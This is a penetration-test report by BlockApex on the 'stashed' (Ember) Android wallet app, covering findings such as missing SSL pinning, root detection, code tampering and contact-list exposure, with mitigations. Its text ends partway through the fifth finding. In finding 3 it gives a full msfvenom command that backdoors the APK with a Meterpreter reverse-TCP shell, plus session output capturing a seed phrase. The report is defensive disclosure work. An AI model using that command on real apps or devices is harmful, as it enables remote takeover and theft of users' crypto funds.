BlockApex Penetration Testing
Service Report for stashed Wallet

Submitted By

Blockapex Cybersecurity Unit

Initial Report | 18th May 2023

Version

1.0.0




Table of Content

1. Executive Summary 4
1.1 Report Objectives 4
1.2 Scope of Work 4
1.4 Summary of Findings 5
1.5 Summary of Recommendations 7
Threat Analysis and Mitigation for Stashed Wallet 9
2. Detail Findings - Technical Details 13
2.1 Vulnerability # 1 13
2.1.1 Description 13
2.1.2 Steps To Reproduce 13
2.1.3 Impact 14
2.1.4 Mitigation 14
2.1.5 Reference 15
2.2 Vulnerability # 2 16
2.2.1 Description 16
2.2.2 Steps To Reproduce 16
2.2.3 Impact 16
2.2.4 Mitigation 17
2.2.5 Reference 17
2.3 Vulnerability # 3 18
2.3.1 Description 18
2.3.2 Steps To Reproduce 18
2.3.3 Impact 19
2.3.4 Mitigation 20
2.3.5 Reference 20
2.4 Vulnerability # 4 21
2.4.1 Description 21
2.4.2 Steps To Reproduce 21
2.4.3 Impact 22
2.4.4 Mitigation 22
2.4.5 Reference 22
2.5 Vulnerability # 5 23
2.5.1 Description 23
2.5.2 Steps To Reproduce 23
2.5.3 Impact 25

2.5.4 Mitigation 25
2.5.5 Reference 26
2.6 Vulnerability # 6 27
2.6.1 Description 27
2.6.2 Steps To Reproduce 27
2.6.3 Impact 28
2.6.4 Mitigation 29
2.6.5 Reference 29
2.7 Vulnerability # 7 30
2.7.1 Description 30
2.7.2 Steps To Reproduce 30
2.7.3 Impact 31
2.7.4 Mitigation 32
2.7.5 Reference 32
2.8 Vulnerability # 8 33
2.8.1 Description 33
2.8.2 Steps To Reproduce 33
2.8.3 Impact 34
2.8.4 Mitigation 34
2.9 Vulnerability # 9 35
2.9.1 Description 35
2.9.2 Steps To Reproduce 35
2.9.3 Impact 36
2.9.4 Mitigation 36
2.9.5 Reference 37
2.10 Vulnerability # 10 38
2.10.1 Description 38
2.10.2 Steps To Reproduce 38
2.10.3 Impact 38
2.10.4 Mitigation 39
2.10.5 Reference 39
Automated Testing 40
Disclaimer 41

1. Executive Summary

1.1 Report Objectives

This document details the security assessment (vulnerability assessment and penetration testing) of stashed android app The purpose of the assessment was to provide a review of the security posture of stashed android App infrastructure, as well as to identify potential weaknesses in its infrastructure.

1.2 Scope of Work


Type	Details
Target System Name	stashed
Target System URL(s)/apk	apk
Intrusive Tests	yes
Type of Test	Black Box Test

OUT OF SCOPE

Note: linked social media remains untested due to its inoperative state.

Our team found:

#Issues	Severity Level
8	High Risk issue(s)
2	Medium Risk issue(s)



1.4 Summary of Findings

Severity	*Name*	*Impact*	*Status*
HIgh	Insecure SSL/TLS Communication due to Lack of SSL Pinning Enforcement (Section 2.1)	Attackers can intercept and potentially modify the data exchanged between the app and server, leading to unauthorized access to user information or unauthorized transactions.	Fixed
HIgh	Running Android Application on Rooted Devices (Section 2.2)	Rooted devices are more vulnerable to security threats. Attackers can exploit these devices to access sensitive information, manipulate app behavior, or gain control over user accounts.	Fixed
High	Code Tampering and Malicious Payload Injection in Android Application (Section 2.3)	Attackers can inject malicious code into the app, which can then be distributed to unsuspecting users. This can lead to unauthorized access to user data, device control, or spreading malware to other devices.	Fixed
High	Insufficient Code Obfuscation in Android Application (Section 2.4)	Without code obfuscation, attackers can more easily analyze and reverse-engineer the app, potentially discovering security flaws or sensitive information that can be used for malicious purposes.	Fixed
High	Unauthorized Contact Addition and Contact List Exposure in Wallet Application (Section 2.5)	Attackers can add unwanted contacts to user accounts and access their contact lists, leading to spamming, privacy invasion, and potentially targeted attacks based on the exposed information.	Partially Fixed
High	Sensitive Information Leakage via Cached Screenshots in Application (Section 2.6)	Sensitive information, such as seed phrases, can be exposed to attackers if they gain access to the device or if other apps with screen capture capabilities are installed, leading to account takeover and unauthorized transactions.	Fixed
High	Insecure Personal Data Handling and Key Exposure (Section 2.7)	In the process of creating a new account, the wallet application correctly checks if the phone number entered by the user already exists. However, the problem lies in the application's server communication. When	Pending

		the server is queried with requests containing existing phone numbers, it responds with sensitive data, including encryption keys of the existing user, even though the registration cannot be completed	
High	OTP (One-Time Password) Verification Bypass (Section 2.8)	The Ember Wallet app has a security flaw in its one-time password (OTP) system. A malicious actor could manipulate the app's responses, effectively bypassing the OTP verification.	Pending
Medium	Sensitive Information Leakage via Logcat in Application (Section 2.9)	Sensitive information, such as keys and mnemonics, can be exposed through system logs, which can be accessed by attackers or malicious apps, leading to unauthorized access to user data and potential account takeover.	Fixed
Medium	Unencrypted SQLite Database Storage (Section 2.10)	When sensitive data is stored unencrypted, it creates a risk that unauthorized individuals may access the information.	Acknowledged
-	Automated Testing	- -	Acknowledged

1.5 Summary of Recommendations

SSL Pinning Not Enforced:

- Implement SSL pinning in the application to prevent MITM attacks.
- Keep certificate pinning up-to-date and use a backup pinning strategy.
- Regularly review the application's network security measures.

Running on a Rooted Device:

- Implement root detection mechanisms to identify rooted devices.
- Disable or limit sensitive functionality on rooted devices.
- Educate users about the risks of using rooted devices.

Code Tampering with Malicious Payload Injection:

- Implement code signing and integrity checks to ensure the application has not been tampered with.
- Use obfuscation and other anti-tampering techniques to protect the application's code.
- Monitor for and respond to unauthorized distribution of tampered application versions.

Lack of Code Obfuscation:

- Implement code obfuscation techniques to hinder reverse engineering attempts.
- Use tools such as ProGuard or DexGuard to automate the obfuscation process.
- Regularly review and update obfuscation strategies to stay ahead of new reverse engineering techniques.

Unauthorized Contact Addition and Contact List Exposure:

- Enforce proper access controls on API endpoints related to contacts.
- Implement server-side validation and rate limiting to prevent unauthorized access and spamming.
- Secure FCM tokens and educate users about securing their devices.

Sensitive Information Leakage via Cached Screenshots:

- Disable screenshots and screen capture for sensitive views within the application.
- Clear sensitive information from views when the application is moved to the background or closed.
- Educate users about device security and avoiding potentially malicious applications.

Sensitive Information Leakage via Logcat:

- Review and remove instances where sensitive information is logged.
- Use a logging library that provides granular control over logging levels, such as Timber for Android.
- Educate developers on secure coding guidelines and the risks of logging sensitive information.

By addressing these vulnerabilities and implementing the recommended mitigations, you can significantly improve the security and overall user experience of the wallet application. Regularly review and update security measures to stay ahead of emerging threats and ensure the ongoing protection of user data.

Threat Analysis and Mitigation for Stashed Wallet

Threat# 1: Single key recovery

Problem: The user should not be able to recover their account with just one of the three keys. The system must require at least two keys for recovery.

Exploit: An attacker who gains access to one key may attempt to recover the account or obtain sensitive information. They could use various techniques, including brute force or social engineering, to obtain a single key and then attempt to reconstruct the secret or manipulate the system to allow single-key recovery.

Mitigation: Implement the Shamir's Secret Sharing scheme properly to ensure that a minimum of two keys are required for recovery. This will ensure that an attacker with only one key cannot compromise the account. Test the implementation thoroughly and consider employing third-party security audits to confirm the effectiveness of the two-key requirement.

Threat# 2: Incomplete key generation during signup

Problem: The signup process must generate all three keys to ensure the security of the system.

Exploit: If the signup process fails to generate all three keys, an attacker could potentially exploit the incomplete key set to gain unauthorized access to the account. They might leverage bugs, software vulnerabilities, or other weaknesses in the key generation process to interfere with or manipulate the system.

Mitigation: Implement thorough checks and error handling during the signup process to ensure that all three keys are generated and stored securely. Test the key generation process rigorously, simulating various scenarios, including network disruptions, device issues, or software failures. Validate key generation success and notify users of any issues that may impact their account security.

Threat# 3: Insecure storage of device key

Problem: The device key must not be stored in a way that allows other apps on the mobile device to access it.

Exploit: Malicious apps installed on the device may attempt to access and extract the device key, potentially leading to unauthorized access to the user's account. Attackers could create seemingly legitimate apps with hidden functionality to access sensitive data, or they could exploit existing apps with known vulnerabilities.

Mitigation: Store the device key securely using the Android KeyStore system or iOS Keychain, which provide hardware-backed secure storage for sensitive data. Regularly update the app and the underlying operating system to address any security vulnerabilities. Educate users about the importance of device security, including installing apps from trusted sources and keeping their devices updated.

Threat# 4: Server-side attacks

Problem: The server storing the keys must be secure and protected against various attacks.

Exploit: Attackers could target the server through various means, such as DDoS attacks, SQL injection, or other vulnerabilities, in an attempt to compromise the keys. They might also target server administrators or infrastructure providers to gain unauthorized access to the system.

Mitigation: Implement strong server security measures, including up-to-date software, firewalls, intrusion detection systems, and regular security audits. Ensure proper access controls, data encryption, and secure backup procedures are in place. Train server administrators in security best practices and incident response, and consider employing a dedicated security team to monitor and protect the system.

Threat# 5: Torus network compromise

Problem: The security of the Torus network is critical for the overall security of the system.

Exploit: If the Torus network is compromised, attackers may gain access to sensitive data or disrupt the operation of the system. They could exploit vulnerabilities in the Torus network protocols, software, or infrastructure to compromise user data or manipulate the system.

Mitigation: Keep up to date with Torus network security developments and ensure the implementation follows best practices. In the event of a compromise, have contingency plans in place to minimize impact and recover quickly. Consider using additional layers of security, such as encryption or authentication, to protect sensitive data transmitted or stored within the Torus network

Threat# 6: Third Share Generation and Storage on Server

Problem: When a user successfully recovers their account with two of the three shares, a new third share is generated and stored on the server. Ensuring the security and proper handling of this new share is crucial for maintaining overall account security.

Exploit: An attacker may attempt to intercept or manipulate the process of generating and storing the new third share. They could target vulnerabilities in the server, the communication channels, or the key generation process to gain unauthorized access to the share or manipulate its content.

Mitigation: Implement secure communication channels between the client and the server when generating and transmitting the new third share, such as TLS or other encryption methods. Rigorously test the process of generating and storing the new share, and employ error handling and validation mechanisms to ensure its integrity. Regularly update server software and infrastructure to minimize potential vulnerabilities. Monitor server logs and have an incident response plan in place to detect and react to any potential security breaches quickly.

Threat# 7: SMS-OTP Security Risks

Problem: SMS-based one-time passwords (OTP) face various security risks, including wireless interception, trojans, SIM swap attacks, and social engineering attacks.

Exploits: Attackers can intercept SMS messages containing OTPs by abusing femtocells or exploiting vulnerabilities in the telecommunications network.
Malicious applications with access to text messages can forward OTPs to other numbers or backend systems, compromising the authentication process.
In SIM swap attacks, adversaries impersonate the user and have their phone number transferred to a SIM card they control, allowing them to receive OTP messages.
Verification code forwarding attacks rely on social engineering, with users being tricked into relaying their OTP to the attacker.

Mitigations: Consider using alternative authentication methods like app-based authenticators or push notifications, which provide a more secure communication channel compared to SMS.
Educate users about the importance of installing apps from trusted sources, keeping their devices updated, and granting permissions only to trusted apps.
Implement additional security measures to confirm the user's identity before allowing changes to account information or SIM card details, such as security questions, biometric authentication, or secondary contact methods.
Ensure OTP messages include clear instructions for users, advising them not to share the code with anyone and informing them of the appropriate actions to take if they did not request the code.

2. Detail Findings - Technical Details

2.1 Vulnerability # 1

Insecure SSL/TLS Communication due to Lack of SSL Pinning Enforcement

2.1.1 Description

The Android application under test does not enforce SSL pinning, which means that the application does not verify the server's public key with a known copy of that key, allowing for the possibility of man-in-the-middle (MITM) attacks. The lack of SSL pinning enforcement has allowed the application's communication to be intercepted using Burp Suite, a popular penetration testing tool, exposing sensitive information transmitted between the application and the server.


Likelihood	Severity	Affected Endpoint
HIgh	HIgh	Stashed app

2.1.2 Steps To Reproduce

To reproduce the vulnerability, follow these steps:

- Set up the Android Studio/genymotion emulator with the target application installed.
- Install and configure Burp Suite on your machine.
- Configure the Android emulator's network settings to use Burp Suite as a proxy.
- Install Burp Suite's CA certificate on the Android emulator to intercept HTTPS traffic.
- Launch the target application on the emulator and use its features to trigger network communication.
- In Burp Suite, observe the intercepted requests and responses between the application and the server, revealing sensitive information.

Screen Shot



2.1.3 Impact

The lack of SSL pinning enforcement in the application allows attackers to intercept and potentially modify sensitive information transmitted between the application and the server. This could lead to unauthorized access, data tampering, or disclosure of sensitive information such as login credentials, personal data, or financial information.

2.1.4 Mitigation

To mitigate this vulnerability, the application should enforce SSL pinning by implementing the following measures:

- Embed the server's public key or its hash (known as a "pin") into the application.
- During SSL/TLS handshake, verify the server's public key against the embedded pin.
- If the public key does not match the pin, terminate the connection and display an appropriate error message.

It is also recommended to use certificate transparency (CT) logs to monitor for unauthorized certificates and to implement a secure and robust update mechanism for updating pins, in case the server's certificate needs to be changed.

2.1.5 Reference

For more information on this vulnerability and its mitigation, refer to the OWASP Mobile Security Testing Guide (MSTG):

- **MSTG-NETWORK-4:** "The app either uses certificate pinning or implements a user-defined certificate store."
- **MSTG-NETWORK-5:** "The app doesn't rely on a single insecure communication channel (e.g. SMS) for critical operations, such as enrollments and transactions."
- **MSTG-NETWORK-6:** "The app only depends on up-to-date connectivity and security libraries."

Link to OWASP MSTG: https://github.com/OWASP/owasp-mstg

2.2 Vulnerability # 2

Running Android Application on Rooted Devices

2.2.1 Description

During the penetration testing process, it has been identified that the Android application under test is running on a rooted device. Rooted devices pose significant security risks, as they grant elevated privileges to applications and users, allowing unrestricted access to sensitive resources and system files. This can lead to unauthorized modifications, malware installation, and data exfiltration.

Likelihood	Severity	Affected Endpoint
HIgh	HIgh	Stashed app

2.2.2 Steps To Reproduce

To reproduce the scenario, follow these steps:

- Install the target application on a rooted Android device or an Android emulator with root access enabled.
- Launch the application and use its features as intended.
- Observe that the application functions without any restrictions or warnings related to the device being rooted.

2.2.3 Impact

Running the application on a rooted device exposes it to various security threats, including but not limited to:

- Unauthorized access to sensitive information stored on the device.
- Installation of malicious applications or software with elevated privileges.
- Tampering with or modifying the application's data or functionality.
- Bypassing security mechanisms or encryption protocols implemented by the application.

These risks can lead to data breaches, financial losses, and damage to the application's reputation.

2.2.4 Mitigation

To mitigate the risks associated with running the application on rooted devices, the following measures should be implemented:

- Implement root detection mechanisms in the application to identify and warn users about the risks associated with rooted devices.
- Consider restricting the application's functionality or access to sensitive data on rooted devices.
- Encourage users to use the application on unrooted devices by providing clear security guidelines and recommendations.
- Employ additional security measures, such as application shielding, code obfuscation, and encryption of sensitive data, to protect the application from attacks targeting rooted devices.

2.2.5 Reference

For more information on the security risks associated with rooted devices and their mitigation, refer to the OWASP Mobile Security Testing Guide (MSTG):

- **MSTG-PLATFORM-1:** “The app only runs on a non-jailbroken device."
- **MSTG-PLATFORM-2:** "The app detects, and responds to, the presence of a rooted or jailbroken device either by alerting the user or terminating the app."
- **MSTG-STORAGE-1**: "System credential storage facilities are used appropriately to store sensitive data, such as PII, user credentials, or cryptographic keys."
- **MSTG-STORAGE-15**: "The app detects, and responds to, the presence of a rooted or jailbroken device either by alerting the user or terminating the app."

Link to OWASP MSTG: https://github.com/OWASP/owasp-mstg

2.3 Vulnerability # 3

Code Tampering and Malicious Payload Injection in Android Application

2.3.1 Description

The Android application under test has been found vulnerable to code tampering and malicious payload injection. The application's APK was decompiled, injected with a Meterpreter payload using MSFvenom, and then recompiled and redistributed. When the modified application was installed and executed by the user, it provided the attacker with unauthorized access to the user's device and allowed the interception of sensitive data, such as seed phrases copied to the clipboard, in plain text.


Likelihood	Severity	Affected Endpoint
HIgh	HIgh	Stashed app

2.3.2 Steps To Reproduce

To reproduce the vulnerability, follow these steps:

- Decompile the target application's APK using a tool like JADX or apktool.
- Generate a malicious payload using MSFvenom with the following command: ./msfvenom -x ember.apk -p android/meterpreter/reverse_tcp lhost=x.x.x.x lport=4444 -o Evilember.apk
- Inject the generated payload into the decompiled APK and recompile it.
- Distribute the tampered application (Evilember.apk) to the target user.
- Set up a listener using Metasploit Framework to receive incoming connections from the compromised application.
- When the user installs and runs the tampered application, the attacker gains unauthorized access to the user's device and can intercept sensitive data, such as seed phrases copied to the clipboard.

Screen shot




```
meterpreter > load extapi
Loading extension extapi...Success.
meterpreter > clipboard_monitor_start
[+] Clipboard monitor started
meterpreter > clipboard_get_data
Text captured at
==================
scene sudden detail game car company talk slush unable shuffle session neutral
==================
```

2.3.3 Impact

The code tampering and malicious payload injection vulnerability can lead to severe consequences, including:

- Unauthorized access to the user's device and sensitive information.
- Interception and exfiltration of sensitive data, such as seed phrases, in plain text.
- Installation of additional malware or execution of arbitrary commands on the user's device.
- Compromise of the user's financial assets, personal data, and privacy.

2.3.4 Mitigation

To mitigate this vulnerability and protect the application from code tampering and malicious payload injection, implement the following measures:

- Use code signing to ensure the integrity and authenticity of the application's APK.
- Implement runtime application self-protection (RASP) techniques to detect and prevent unauthorized code modifications.
- Employ code obfuscation and anti-tampering libraries to make reverse engineering and tampering more difficult.
- Educate users about the risks associated with downloading and installing applications from untrusted sources.

2.3.5 Reference

For more information on code tampering, malicious payload injection, and their mitigation, refer to the OWASP Mobile Security Testing Guide (MSTG):

- **MSTG-RESILIENCE-1**: "The app detects, and responds to, the presence of a rooted or jailbroken device either by alerting the user or terminating the app."
- **MSTG-RESILIENCE-2:** "The app prevents debugging and/or detects, and responds to, a debugger being attached. All available debugging protocols must be covered."
- **MSTG-RESILIENCE-3:** "The app detects, and responds to, tampering with executable files and critical data within its own sandbox."
- **MSTG-RESILIENCE-6:** "The app detects, and responds to, the presence of widely used reverse engineering tools and frameworks on the device."

Link to OWASP MSTG: https://github.com/OWASP/owasp-mstg

2.4 Vulnerability # 4

Insufficient Code Obfuscation in Android Application

2.4.1 Description

During the penetration testing process, it has been discovered that the Android application under test lacks proper code obfuscation. Code obfuscation is a crucial security measure used to make applications more resistant to reverse engineering and tampering. The absence of code obfuscation exposes the application to various security risks, such as unauthorized modification of the application's logic, theft of intellectual property, and exploitation of vulnerabilities.


Likelihood	Severity	Affected Endpoint
HIgh	HIgh	Stashed app

2.4.2 Steps To Reproduce

To reproduce the lack of code obfuscation, follow these steps:

- Decompile the target application's APK using a tool like JADX or apktool.
- Analyze the decompiled source code and observe that the code structure, class names, method names, and variable names are easily readable and comprehensible.
- Identify sensitive logic, intellectual property, or vulnerabilities within the decompiled code.

Screen shot



2.4.3 Impact

The lack of code obfuscation in the Android application can lead to the following consequences:

- Easier reverse engineering and analysis of the application's source code, exposing sensitive logic and intellectual property.
- Unauthorized modifications to the application's logic or functionality, potentially introducing new vulnerabilities or bypassing security measures.
- Increased likelihood of discovering and exploiting vulnerabilities in the application.
- Theft of proprietary algorithms, techniques, or other intellectual property, resulting in competitive disadvantages or financial loss.

2.4.4 Mitigation

To mitigate the risks associated with insufficient code obfuscation, implement the following measures:

- Utilize code obfuscation tools and techniques, such as ProGuard or DexGuard, to obfuscate class names, method names, variable names, and other code elements.
- Employ control flow obfuscation and string encryption to make the application's logic more difficult to understand and reverse engineer.
- Regularly update and refine obfuscation techniques to stay ahead of reverse engineering tools and methodologies.
- Combine code obfuscation with other security measures, such as runtime application self-protection (RASP), to further enhance the application's resilience against reverse engineering and tampering.

2.4.5 Reference

For more information on code obfuscation and its importance in securing Android applications, refer to the OWASP Mobile Security Testing Guide (MSTG):

- **MSTG-RESILIENCE-4:** "The app detects, and responds to, tampering with the code, data, or resources."
- **MSTG-RESILIENCE-5:** "The app detects, and responds to, the presence of widely used reverse engineering tools and frameworks on the device."
- **MSTG-RESILIENCE-6:** "The app detects, and responds to, tampering the code and data in its own memory space."
- **MSTG-RESILIENCE-8:** "The detection mechanisms trigger responses of different types, including delayed and stealthy responses."

Link to OWASP MSTG: https://github.com/OWASP/owasp-mstg

2.5 Vulnerability # 5

Unauthorized Contact Addition and Contact List Exposure in Wallet Application

2.5.1 Description

The wallet application under test has a security vulnerability related to the "Add Contacts" feature. An attacker can exploit this vulnerability to add contacts to other users' contact lists without their consent and view their contact lists, including FCM tokens. This can lead to contact list spamming, unauthorized access to sensitive user information, and potential abuse of the Firebase Cloud Messaging (FCM) service.


Likelihood	Severity	Affected Endpoint
HIgh	HIgh	• https://server-wallet.ember.app/security-question/addContacts • https://server-wallet.ember.app/security-question/getUser/<address>

2.5.2 Steps To Reproduce

To reproduce the vulnerability, follow these steps:

